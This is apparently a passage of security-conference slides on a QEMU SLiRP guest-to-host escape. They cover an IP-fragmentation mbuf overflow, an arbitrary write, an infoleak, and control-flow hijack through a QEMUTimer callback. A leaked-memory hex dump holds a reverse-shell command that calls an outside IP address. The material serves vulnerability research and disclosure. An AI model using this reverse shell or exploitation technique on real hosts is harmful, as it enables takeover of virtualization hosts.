24	192					
28	224			Options (if IHL > 5)		
32	256					

# IP fragmentation

- QEMU will store the packet
- Allocate arbitrary *mbuf*

```
// slirp/mbuf.h
struct mbuf {
    /* XXX should union some of these! */
    /* header at beginning of each mbuf: */
    struct mbuf *m_next;          /* Linked list of mbufs */
    struct mbuf *m_prev;
    struct mbuf *m_nextpkt;       /* Next packet in queue/record */
    struct mbuf *m_prevpkt;       /* Flags aren't used in the output queue */
    int m_flags;                 /* Misc flags */
    int m_size;                  /* Size of mbuf, from m_dat or m_ext */
    struct socket *m_so;
    caddr_t m_data;              /* Current location of data */
    int m_len;                   /* Amount of data in this mbuf, from m_data */
    Slirp *slirp;
    bool resolution_requested;
    uint64_t expiration_date;
    char *m_ext;
    /* start of dynamic buffer area, must be last element */
    char m_dat[];
};
```


# Arbitrary write

- Overflow *mbuf*
- *m\_data* is a pointer to the data
- Reassemble all the data to the first *mbuf*

```
// slirp/ip_input.c:ip_reass
while (q != (struct ipasfrag*)&fp->frag_link) {
    struct mbuf *t = dtom(slirp, q);
    q = (struct ipasfrag *) q->ipf_next;
    m_cat(m, t);
}
```


# Infoleak

1. Overflow the low bits of *m\_data*, write a fake ICMP header.




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2. Send an ICMP request with MF=1.



# Infoleak

3. Overflow the ICMP *mbuf.m\_data* low bits.
4. Send ICMP request with MF=0.



# Infoleak

## 5. Receive gifts from host.

```
leak:338(): recv count 1
leak:354(): 0.068 ms (846 bytes received)
ping recv:
 0000  52 54 00 12 34 56 52 55 0a 00 02 02 08 00 45 00  RT..4VRU.....E.
 0010  00 1c 40 34 00 00 ff 01 63 9c 0a 00 02 02 0a 00  ..@4....c.....
 0020  02 0f 00 00 fc 17 03 e8 00 00 2f 62 69 6e 2f 62  ...../bin/b
 0030  61 73 68 20 2d 63 20 27 62 61 73 68 20 2d 69 20  ash -c 'bash -i
 0040  3e 26 20 2f 64 65 76 2f 74 63 70 2f 36 30 2e 32  >& /dev/tcp/60.2
 0050  30 35 2e 32 30 32 2e 31 37 36 2f 33 31 33 33 37  05.202.176/31337
 0060  20 30 3e 26 31 27 00 00 00 00 00 00 00 00 00 00 00  0>&1'.....
 0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
 0080  45 01 00 00 00 00 00 00 86 4c f9 ee 58 55 00 00  E.....L..XU..
 0090  60 71 04 24 0e 7f 00 00 00 00 00 00 00 00 00 00 00  `q.$.....
 00a0  c0 1c 03 24 0e 7f 00 00 00 00 00 00 00 00 00 00 00  ...$.....
 00b0  30 ac 3b f1 58 55 00 00 00 00 00 00 00 00 00 00 00  0.;.XU....
 00c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
 00d0  e0 0e 00 24 0e 7f 00 00 00 00 00 00 00 00 00 00 00  ...$.....
 00e0  00 f0 6f 29 0e 7f 00 00 00 10 10 00 00 00 00 00 00  ..o).....
 00f0  f0 ff 7f 29 0e 7f 00 00 18 ac 11 71 b1 2f 5b 31  ...).....q./[1
 0100  c0 42 10 33 0e 7f 00 00 00 00 00 00 00 00 00 00 00  .B.3.....
 0110  00 a9 4a f1 58 55 00 00 10 43 41 83 fd 7f 00 00  ..J.XU...CA....
 0120  18 ac 51 72 b1 2f 5b 31 18 ac 13 8c 5f a3 f6 65  ..Qr./[1...._e
 0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
 0140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
 0150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

# PC control

- Many failed tries 😞
  - GOT table is not writable. qemu-system has all modern protections.
  - Function pointers in heap, unstable and hard to trigger
  - No interesting structures in SLiRP
  - There do exist interesting structures in other modules. However, they're in different heaps :(
  - ...

# PC control

- When time expires,  
***cb(opaque)* will be executed**
- On bss
- Oops!

```
● ● ●  
// include/qemu/timer.h  
struct QEMUTimer {  
    int64_t expire_time;          /* in nanoseconds */  
    QEMUTimerList *timer_list;  
    QEMUTimerCB *cb; // function pointer  
    void *opaque; // first argument  
    QEMUTimer *next;  
    int attributes;  
    int scale;  
};
```

```
gdb-peda$ p *main_loop_tlg.tl[0]->active_timers  
$7 = {  
    expire_time = 0x184cefdfc240,  
    timer_list = 0x55e5132d3840,  
    cb = 0x55e510f9c149 <gui_update>,  
    opaque = 0x55e5143ffde0,  
    next = 0x55e5143ffe10,  
    attributes = 0x0,  
    scale = 0xf4240  
}
```

QEMU DEMO

# Conclusions

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- Virtualization Software is not really that strange target. You just need to find the right bugs.
- It's easier than many popular targets
- It lacks often of sandbox
- In many cases it's even worst, for example in VirtualBox from the host ring3 you can get ring0 privileges.
- SLiRP is a fruitful target in both QEMU and VirtualBox
- You can learn a lot from other hypervisors and transfer your knowledge.

QUESTIONS? THANK YOU

# THANKS

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